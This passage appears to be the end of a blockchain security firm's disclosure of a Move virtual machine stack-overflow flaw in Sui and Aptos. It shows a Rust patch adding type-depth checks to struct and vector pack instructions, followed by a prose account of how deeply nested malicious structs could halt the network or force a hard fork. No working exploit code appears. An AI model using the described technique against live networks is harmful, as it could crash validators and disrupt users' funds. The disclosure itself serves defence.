@@ -1844,6 +1929,8 @@ impl Frame {
1844 1929                        }
1845 1930                        Bytecode::Pack(sd_idx) => {
1846 1931                            let field_count = resolver.field_count(*sd_idx);
     1932 +                          let struct_type = resolver.get_struct_type(*sd_idx);
     1933 +                          check_depth_of_type(resolver, &struct_type)?;
1847 1934                            gas_meter.charge_pack(
1848 1935                                false,
1849 1936                                interpreter.operand_stack.last_n(field_count as usize)?,
@@ -1855,6 +1942,8 @@ impl Frame {
1855 1942                        }
1856 1943                        Bytecode::PackGeneric(si_idx) => {
1857 1944                            let field_count = resolver.field_instantiation_count(*si_idx);
     1945 +                          let ty = resolver.instantiate_generic_type(*si_idx, self.ty_args())?;
     1946 +                          check_depth_of_type(resolver, &ty)?;
1858 1947                            gas_meter.charge_pack(
1859 1948                                true,
1860 1949                                interpreter.operand_stack.last_n(field_count as usize)?,
@@ -2171,6 +2260,7 @@ impl Frame {
2171 2260                        }
2172 2261                        Bytecode::VecPack(si, num) => {
2173 2262                            let ty = resolver.instantiate_single_type(*si, self.ty_args())?;
     2263 +                          check_depth_of_type(resolver, &ty)?;
2174 2264                            gas_meter.charge_vec_pack(
2175 2265                                make_ty!(&ty),
2176 2266                                interpreter.operand_stack.last_n(*num as usize)?,
```

Vulnerability Impact

This vulnerability exploit is very simple and consumes a very small amount of gas per attack. However, its impact is significant and can lead to a total network shutdown, prevent new validator nodes from joining the network, and potentially cause a hard fork. This vulnerability affects Sui mainnet_ prior to v1.2.1, Aptos mainnet_ prior to v1.4.3, and versions of Move-language prior to June 10th.

Why can this vulnerability potentially cause a hard fork?

1. Malicious attackers can create struct nesting relationships of arbitrary depth and deploy these malicious structs on the blockchain. They can then send immutable malicious transactions targeting these structs. Although this process may cause network crashes, some malicious transactions will still be deployed on the chain.

2. To patch this vulnerability, we can limit the depth of recursive calls. However, this means that we can no longer reference the malicious structs already deployed on the blockchain and cannot verify historical transactions related to these malicious structs within the virtual machine. Only a hard fork can resolve this issue.

3. Due to the severe impact of hard fork testing on the current network, we have abandoned that test. However, theoretically, we believe it is feasible.

Summary

A simple recursive function call leading to a stack overflow can cause a total network shutdown, and with additional manipulation, it may even result in a hard fork. Therefore, the security of the blockchain should always be the top priority. We recommend project teams to pay close attention to such vulnerabilities and consider engaging professional blockchain security organizations for comprehensive audits.